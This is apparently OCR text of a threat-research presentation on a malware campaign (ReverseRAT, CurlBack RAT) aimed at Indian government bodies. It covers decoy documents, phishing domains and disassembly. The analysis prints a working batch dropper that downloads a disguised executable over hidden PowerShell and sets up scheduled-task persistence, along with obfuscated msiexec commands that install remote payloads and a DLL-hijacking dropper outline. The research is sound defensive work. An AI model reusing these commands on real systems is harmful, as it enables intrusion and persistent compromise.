
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
क्रम सं SI No	निविदा सं./फ़ाइल सं. / Tender No./File No.	मद/ कार्य की प्रकृति Item/Nature of work	निविदा जांच की रीति (खुला/ एलटीई/ मालिकाना/ ओईएम/ नामांकन/ दुबारा ऑर्डर/ जीईएम/ दर अनुबंध) / Mode of Tender Enquiry* (Open/LTE/Proprietary/ OEM/Nomination/ Repeat Order/ GEM/ Rate contract)	प्रकाशन की तिथि (जांच तिथि) / Date of Publication of (i.e. Enquiry date)	बिड्स के प्रकार (एक या दो बोली प्रणाली) Type of Bidding (Single or two bid system)	निविदा प्राप्ति की अंतिम तिथि / Last date of receipt of tender	प्राप्त निविदाओं की संख्या No. of tenders received	तकनीकी मूल्यांकन के बाद योग्य पार्टी के नाम व संख्या, Nos. and Names of Parties, qualified after tech. Evaluation	तकनीकी मूल्यांकन के बाद अयोग्य पार्टी के नाम व संख्या / Nos. and name of parties not qualified after tech. Evaluation	क्या निम्नतम निविदाकार/ मूल्यांकित एल 1 को ठेका प्रदान किया गया है / Whether contract awarded to lowest tenderer/ evaluated L1	ठेका सं. और दिनांक (अर्थात पीओ सं.) /Contract No. & date (i.e. PO No.)	पूर्तिकार/ ठेकेदार का नाम /Name of Supplier/ Contractor	ठेका का मूल्य (करों को छोड़कर) (रु.) / Value of contract (excluding taxes) (Rs.)	आपूर्ति/कार्य के पूरा होने की नियत तिथि / Scheduled date of completion of supplies/ works
1	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	29.05.2024

MSI Cluster-1 : More and more of .NET

```
@echo off

md "%USERPROFILE%\AppData\Local\PrintsLogs"

attrib +a +h +s "%USERPROFILE%\AppData\Local\PrintsLogs"

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy
bypass -noprofile -WInDoWST  HIDDe iwr -Uri http://slidesfinder.com/
free-templates/freefiles/158//rtloki.png -OutFile $env:TEMP\rt12.png; iwr
-Uri http://slidesfinder.com/free-templates/freefiles/158//Letter002.pdf
-OutFile $env:TEMP\Letter002.pdf;Start $env:TEMP\Letter002.pdf;

schtasks /Create /sc minute /mo 5 /tn "Microsofts_Off" /tr
"\"%USERPROFILE%\\AppData\\Local\\PrintsLogs\\Postgres.exe\""

copy "%USERPROFILE%\AppData\Local\Temp\rt12.png"
"%USERPROFILE%\AppData\Local\PrintsLogs\Postgres.exe"

del /f "%USERPROFILE%\AppData\Local\Temp\rt12.png"
```

decoy


ReverseRAT




MSI Cluster-2

Domains

- Mimicking e-Governance
- Compromised official NHP





MSI Cluster-2 : Decoys

Cybersecurity Guidelines 2024

1	Use Strong, Unique Passwords	Create password that are at least 12 characters long.
2	Enable Two Factor Authentication	Whenever possible, enable 2FA on your accounts. This adds an extra layer of security by requiring both your password and a secondary verification.
3	Update Software Regularly	Ensure that your operating system, apps, and antivirus software are always up to date.
4	Be Cautious with Emails and Links	Don't open suspicious email attachments or click on links from unknown sender. Phishing scams often use fraudulent emails to steal your personal information.
5	Be careful with Social Media	Don't post information regarding companies' critical infrastructure and methods of working.
6	Lock your devices when not in use	Always lock your computer, mobile phone, or any other device when stepping away, even for short periods. This helps protect sensitive information from being accessed by unauthorized individuals.
7	Change your passwords	Keep changing your email, and other platforms passwords.
8	Be Careful with USB Drives and External Devices	Only connect USB drives or external devices that you trust to your work devices. Malicious software can be introduced to the system via infected USB drives or other external devices, potentially compromising the entire network.
9	Follow Company Cybersecurity Policies	Always adhere to your company's cybersecurity policies and procedures. This includes guidelines for data protection, password management, and the use of work devices. These policies are designed to keep both your personal information and company data safe.
10	Report Suspicious Activity Immediately	If you notice anything unusual (e.g., strange emails, unusual login attempts, or unfamiliar software on your device), report it to your company's IT or cybersecurity team immediately. Early detection of threats can help prevent larger security breach.

SOUTHERN RAILWAY

No.M/P.694/Open Line Holiday

Divl.Rly.Manager's Office
Personnel Branch
Chennai Division
Date. 19-12-2023

All Concerned

Sub: Holidays to **OPEN LINE** Staff for the year 2024.

The list of 12 holidays including three National Holidays declared for **Open Line staff** of Chennai Division for the year 2024.

Sl.No	NAME OF FESTIVAL	DATE	DAY
1	New Year's Day	01.01.2024	Monday
2	Pongal	15.01.2024	Monday
3	Republic Day	26.01.2024	Friday
4.	Id-ul-Fitr (RAMZAN)#	11.04.2024	Thursday
5	Tamil New Year's Day/ Dr.B.R.Ambedkar Birthday	14.04.2024	Sunday
6	May Day	01.05.2024	Wednesday
7	Independence Day	15.08.2024	Thursday
8	Vinayagar Chathurthi	07.09.2024	Saturday
9	Gandhi Jayanthi	02.10.2024	Wednesday
10	Ayudha Pooja	11.10.2024	Friday
11	Deepavali	31.10.2024	Thursday
12	Christmas	25.12.2024	Wednesday

The above Holidays are declared in consultation with SRMU.

This has the approval of DRM/MAS.

[redacted]
APO/G.
/Sr.DPO/MAS

Copy to: PCPO/MAS for kind information.
PS to DRM for kind information of DRM.
CPM/GS, ADRM/I & II for kind information.
Principal, ZETTC/AVD & ZRCETC/TBM
DS/SRMU for information.
DS/AI SC&ST REA for information.
DS/AI OBC REA for information.

MAPRA

PHARMACEUTICAL PRODUCT CATALOGUE
FOR Ministry OF External Affairs
Employee's

2025


MSI Cluster-2 : Credential Phishing

Various RTS Services


- Webmail
- Safety Tank Management System
- Payroll System
- Set Authority

City Municipal Corporations

- Chandrapur
- Gadchiroli
- Akola
- Satara
- Vasai Virar
- Ballarpur
- Mira Bhaindar




Opendir – DNS history



egovservice.in	2023-June
pakola.egovservice.in Pakora.egovservice.in	2023-July
mail.egovservice.in	2023-Oct
dss.egovservice.in cmc.egovservice.in	2023-Nov
webmail.egovservice.in cpcalendars.egovservice.in webdisk.egovservice.in cpanel.egovservice.in cpcontacts.egovservice.in	2024-Jan
pen.egovservice.in	2024-Nov
gadchiroli.egovservice.in	2024-Dec

MSI Cluster-2 : LNK to MSI




```
public static void Main(string[] args)
{
    Program.pdifanos();
    Program.dropOrigDll();
    Program.dropHijackDll();
    Program.dropExe();
    Program.persisting();
}
```


- C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c.exe /q /i h^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/
- C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c.exe /q /i h^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/


MSI Cluster-2 : CurlBack RAT

- Signed binaries
- cURL libraries
- Compilation timestamps
  - 2024-Dec-24
  - 2024-Dec-30

- Connectivity check
  - /antivmcommand
- Gather sysinfo


```
dq offset aDict_0        ; DATA XREF:
                         ; "dict"
dq offset aFile          ; "file"
dq offset aFtp           ; "ftp"
dq offset aFtps          ; "ftps"
dq offset aGopher        ; "gopher"
dq offset aGophers       ; "gophers"
dq offset aHttp_0        ; "http"
dq offset aHttps         ; "https"
dq offset aImap_0        ; "imap"
dq offset aImaps         ; "imaps"
dq offset aMqtt          ; "mqtt"
dq offset aPop3_0        ; "pop3"
dq offset aPop3s         ; "pop3s"
dq offset aRtsp_0        ; "rtsp"
dq offset aSmb           ; "smb"
dq offset aSmbs          ; "smbs"
dq offset aSmtp_0        ; "smtp"
dq offset aSmtps         ; "smtps"
dq offset aTelnet        ; "telnet"
dq offset aTftp          ; "tftp"
```

